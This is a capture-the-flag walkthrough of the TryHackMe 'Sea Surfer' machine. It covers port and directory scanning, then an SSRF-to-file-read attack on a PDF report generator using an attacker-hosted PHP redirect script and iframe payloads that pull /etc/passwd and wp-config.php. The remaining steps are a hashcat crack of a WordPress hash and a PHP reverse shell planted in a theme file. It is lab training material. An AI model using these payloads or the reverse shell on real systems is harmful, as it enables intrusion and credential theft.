

Sea Surfer

By Praveen Kumar Sharma

For me the IP of the machine is : 10.10.128.171

Lets try pinging it real quick

```
ping 10.10.128.171 -c 5

PING 10.10.128.171 (10.10.128.171) 56(84) bytes of data.
64 bytes from 10.10.128.171: icmp_seq=1 ttl=60 time=170 ms
64 bytes from 10.10.128.171: icmp_seq=2 ttl=60 time=153 ms
64 bytes from 10.10.128.171: icmp_seq=3 ttl=60 time=170 ms
64 bytes from 10.10.128.171: icmp_seq=4 ttl=60 time=234 ms
64 bytes from 10.10.128.171: icmp_seq=5 ttl=60 time=159 ms

--- 10.10.128.171 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4005ms
rtt min/avg/max/mdev = 153.474/177.347/234.181/29.114 ms
```

Alright lets do some port scanning

Port Scanning :

All Port Scan :

```
nmap -p- -n -Pn --min-rate=10000 -T5 10.10.128.171 -o allPortScan.txt
```

```
nmap -p- -n -Pn --min-rate=10000 -T5 10.10.128.171 -o allPortScan.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2024-09-02 22:01 IST
Warning: 10.10.128.171 giving up on port because retransmission cap hit (2).
Nmap scan report for 10.10.128.171
Host is up (0.15s latency).

Not shown: 65239 closed tcp ports (conn-refused), 294 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 13.55 seconds
```

🔗 Open ports

PORT STATE SERVICE
22/tcp open ssh
80/tcp open http

Very common port open lets try an aggressive on this

Aggressive Scan :

```
nmap -sC -sV -A -T5 -Pn -n -p 22,80 10.10.128.171 -o aggressiveScan.txt
```

```
nmap -sC -sV -A -T5 -Pn -n -p 22,80 10.10.128.171 -o aggressiveScan.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2024-09-02 22:04 IST
Nmap scan report for 10.10.128.171
Host is up (0.17s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 87:e3:d4:32:cd:51:d2:96:70:ef:5f:48:22:50:ab:67 (RSA)
|   256 27:d1:37:b0:c5:3c:b5:81:6a:7c:36:8a:2b:63:9a:b9 (ECDSA)
|_  256 7f:13:1b:cf:e6:45:51:b9:09:43:9a:23:2f:50:3c:94 (ED25519)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.90 seconds
```

🔗 Aggressive scan

```
PORt STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
| 3072 87:e3:d4:32:cd:51:d2:96:70:ef:5f:48:22:50:ab:67 (RSA)
| 256 27:d1:37:b0:c5:3c:b5:81:6a:7c:36:8a:2b:63:9a:b9 (ECDSA)
|_ 256 7f:13:1b:cf:e6:45:51:b9:09:43:9a:23:2f:50:3c:94 (ED25519)
80/tcp open http Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

So it looks like the default page here lets see a request here

```
curl -I 10.10.128.171
HTTP/1.1 200 OK
Date: Mon, 02 Sep 2024 16:36:22 GMT
Server: Apache/2.4.41 (Ubuntu)
Last-Modified: Sun, 17 Apr 2022 18:54:09 GMT
ETag: "2aa6-5dcde2b3f2ff9"
Accept-Ranges: bytes
Content-Length: 10918
Vary: Accept-Encoding
X-Backend-Server: seasurfer.thm
Content-Type: text/html
```

Look at the X-Backend-Server here lets add this in /etc/hosts

```
# Static table lookup for hostnames.  
# See hosts(5) for details.  
#  
10.10.11.25      greenhorn.htb  
192.168.110.76   symfonos.local  
192.168.110.101  breakout  
10.10.235.31     cyberlens.thm  
10.10.236.168    bricks.thm  
10.10.37.234     airplane.thm  
10.10.11.18      usage.htb  
10.10.11.28      sea.htb  
10.10.11.13      runner.htb      TeamCity.runner.htb  
10.10.11.27      itrc.ssg.htb    resource.htb      signserv.  
10.10.11.11      board.htb       crm.board.htb  
10.10.10.245     cap.htb  
10.10.11.30      monitorsthree.htb  
10.10.191.210    olympus.thm    chat.olympus.thm  
10.10.11.254     skyfall.htb    demo.skyfall.htb  
10.10.254.36     seasurfer.thm  
~
```

Alright lets do some vhost and directory fuzzing next

 IP address change here

So i had to restart the machine as i was not able to ping it anymore os from this point IP address is changed to 10.10.85.102

VHOST and Directory Fuzzing :

Directory Fuzzing :

```
ffuf -w /usr/share/wordlists/dirb/common.txt -u http://seasurfer.thm/FUZZ -t 200
```

```

ffuf -w /usr/share/wordlists/dirb/common.txt -u http://seasurfer.thm/FUZZ -t 200
.----.

:: Method : GET
:: URL   : http://seasurfer.thm/FUZZ
:: Wordlist : FUZZ: /usr/share/wordlists/dirb/common.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout : 10
:: Threads : 200
:: Matcher : Response status: 200-299,301,302,307,401,403,405,500

.----.

.htaccess [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 153ms]
.htpasswd [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 152ms]
.hta [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 159ms]
0 [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 1534ms]
a [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 197ms]
A [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 313ms]
about [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 629ms]
About [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 695ms]
[Status: 200, Size: 81623, Words: 4770, Lines: 447, Duration: 3164ms]
admin [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 1280ms]
atom [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 1695ms]
B [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 1476ms]
b [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 1827ms]
bl [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 3489ms]
Blog [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 3509ms]
blog [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 3755ms]
c [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 5100ms]
C [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 6809ms]
:: Progress: [4614/4614] :: Job [1/1] :: 9 req/sec :: Duration: [0:07:00] :: Errors: 3904 ::
```

✍ Directories

```

0 [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 1534ms]
a [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 197ms]
A [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 313ms]
about [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 629ms]
About [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 695ms]
[Status: 200, Size: 81623, Words: 4770, Lines: 447, Duration:
3164ms]
admin [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 1280ms]
atom [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 1695ms]
B [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 1476ms]
b [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 1827ms]
bl [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 3489ms]
Blog [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 3509ms]
blog [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 3755ms]
```

```
c [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 5100ms]
C [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 6809ms]
```

Looks like a wordpress site also one more directory i found using the big.txt in seclists under web-content that was adminer

```
/adminer
```

VHOST


So i ran teh VHOST this time and didnt discover nothing but last time i found internal as one of the vhost lets add that to /etc/hosts

```
# Static table lookup for hostnames.
# See hosts(5) for details.
#
10.10.11.25      greenhorn.htb
192.168.110.76   symfonos.local
192.168.110.101  breakout
10.10.235.31     cyberlens.thm
10.10.236.168    bricks.thm
10.10.37.234     airplane.thm
10.10.11.18      usage.htb
10.10.11.28      sea.htb
10.10.11.13      runner.htb      TeamCity.runner.htb
10.10.11.27      itrc.ssg.htb   resource.htb      signserv.ssg.htb
10.10.11.11      board.htb       crm.board.htb
10.10.10.245     cap.htb
10.10.11.30      monitorsthree.htb
10.10.191.210    olympus.thm    chat.olympus.thm
10.10.11.254    skyfall.htb    demo.skyfall.htb      prd23-s3-back
10.10.85.102    seasurfer.thm  internal.seasurfer.thm
~
```

Alright lets get to this web application now

Web Application

Default page :



≡ Menu

Alright lets try this /adminer page first




Language: English

Login

System	MySQL
Server	localhost
Username	<input type="text"/>
Password	<input type="password"/>
Database	<input type="text"/>

Permanent login


So we can login in the database from here lets try this
internal.seasurfer.thm




So a page to generate report

Gaining Access :

So lets generate a report here real quick



We might have a SSRF here lets try to inject some HTML to test



And indeed we do have SSRF here

To exploit this we are gonna conver this into a LFI here

One more thing is I can point out here is if u run exiftool on this u will see wkhtmltopdf 0.12.5 which is vulnerable to this trick of conversion of SSRF to LFI


First make a php script on your system like this and host a PHP server

```
cat exfiltrate.php
<?php header('location:file://'.$_REQUEST['x']); ?>

~/Documents/Notes/Hands-on-Hacking/TryHackMe/Sea Surfer git:(main)±4
php -S 0.0.0.0:9001
[Mon Sep 2 22:47:07 2024] PHP 8.3.11 Development Server (http://0.0.0.0:9001) started
```

So now lets inject this payload for LFI

```
<iframe height="2000" width="800" src="http://10.17.94.2:9001/exfiltrate.php?
x=/etc/passwd"></iframe>
```



Got LFI now i didnt really find anything useful like .ssh files of user kyle but it was a wordpress site lets see the config here

```
<iframe height="2000" width="800" src="http://10.17.94.2:9001/exfiltrate.php?x=/var/www/wordpress/wp-config.php"></iframe>
```

```
* @package WordPress
*/
// ** Database settings - You can get this info from your web host **
/** The name of the database for WordPress */
define( 'DB_NAME', 'wordpress' );

/** Database username */
define( 'DB_USER', 'wordpressuser' );

/** Database password */
define( 'DB_PASSWORD', 'coolDataTablesMan' );

/** Database hostname */
define( 'DB_HOST', 'localhost' );

/** Database charset to use in creating database tables. */
define( 'DB_CHARSET', 'utf8' );

/** The database collate type. Don't change this if in doubt. */
define( 'DB_COLLATE', '' );
```

Got the Database username and password

✍ Database creds

```
Username : wordpressuser
Password : coolDataTablesMan
```

Lets login on that adminer page now

Select database - Receipt Not secure | http://seasurfer.thm/adminer/?username=wordpressuser

Language: English MySQL » Server

Adminer 4.8.1

DB:

SQL command Import
Export

Create database Privileges Process list Variables Status

MySQL version: 8.0.29-Ubuntu0.20.04.3 through PHP extension MySQLi
Logged as: wordpressuser@localhost

	Database - Refresh	Collation	Tables	Size - Compute
<input type="checkbox"/>	information_schema		?	?
<input type="checkbox"/>	wordpress	utf8_unicode_ci	?	?

Selected (0)

Lets see the users here

Not secure | http://seasurfer.thm/adminer/?username=wordpressuser&db=wordpress&select=wp_users

Language: English MySQL » Server » wordpress » Select: wp_users

Adminer 4.8.1

DB:

SQL command Import
Export Create table

select wp_commentmeta
select wp_comments
select wp_links
select wp_options
select wp_postmeta
select wp_posts
select wp_term_relationships
select wp_term_taxonomy
select wp_termmeta
select wp_terms
select wp_usermeta
select wp_users

Select data Show structure Alter table New item

Select Search Sort Limit 50 Text length 100 Action

SELECT * FROM `wp_users` LIMIT 50 (0.002 s) Edit

<input type="checkbox"/> Modify	ID	user_login	user_pass	user_nicename
<input type="checkbox"/> edit	1	kyle	\$P\$BuCryp52DAdCRlcLrT9vrFNb0vPcyi/	kyle

Whole result 1 row Modify Selected (0) Export (1)

Import

Got the password hash now of kyle

Lets crack this using hashcat also this is phpass hahs indicated with \$P\$

```
hashcat -m 400 kyle_hash /usr/share/wordlists/rockyou.txt
```

Candidates.#1.....: toeholds → montorte

\$P\$BuCryp52DAdCRIcLrT9vrFNb0vPcyi/:jenny4ever

Session.....: hashcat

Session.....: hashcat

Alright lets login in the wordpress site by going to /admin now

The screenshot shows a WordPress dashboard. The top navigation bar includes links for 'Select: wp_users', 'Receipt', 'Dashboard', 'Sea Surfer', and a '+' button. Below the bar, it says 'Not secure | http://seasurfer.thm/wp-admin/'. The main header 'Sea Surfer' has a comment count of 0 and a '+ New' button. The left sidebar menu is open, showing options like Home, Updates, Posts, Media, Pages, Comments, Teams, Appearance, Plugins, Users, Tools, Settings, and a 'Collapse menu' option. The central content area displays the 'Welcome to WordPress!' message, a link to 'Learn more about the 5.9.3 version.', and two circular call-to-action buttons: one for 'Author rich content with blocks and patterns' and another for 'Start Customizing'. The 'Start Customizing' button includes a link to 'Open the Customizer'.

Alright now lets get a reverse shell i just used the 404 revshell page trick from hacktricks : book.hacktricks.xyz/network-services-pentesting/pentesting-web/wordpress#panel-rce

Basically put you php revshell in the 404.php page under apperance then editor

Twenty Seventeen: 404 Template (404.php)

Select theme to ed

Selected file content:

```
43 // Usage
44 // -----
45 // See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.
46
47 set_time_limit (0);
48 $VERSION = "1.0";
49 $ip = '10.17.94.2'; // CHANGE THIS
50 $port = 9001; // CHANGE THIS
51 $chunk_size = 1400;
52 $write_a = null;
53 $error_a = null;
54 $shell = 'uname -a; w; id; /bin/sh -i';
55 $daemon = 0;
56 $debug = 0;
57
58 //
59 // Daemonise ourself if possible to avoid zombies later
60 //
61
62 // pcntl_fork is hardly ever available, but will allow us to daemonise
```

Documentation: Function Name... ▾ Look Up

Update File

Now click update file here

Now start a listener here

```
nc -lvpn 9001
Listening on 0.0.0.0 9001
```

Then go to this URL : <http://seasurfer.thm/wp-content/themes/twentyseventeen/404.php>

Got the shell now

```
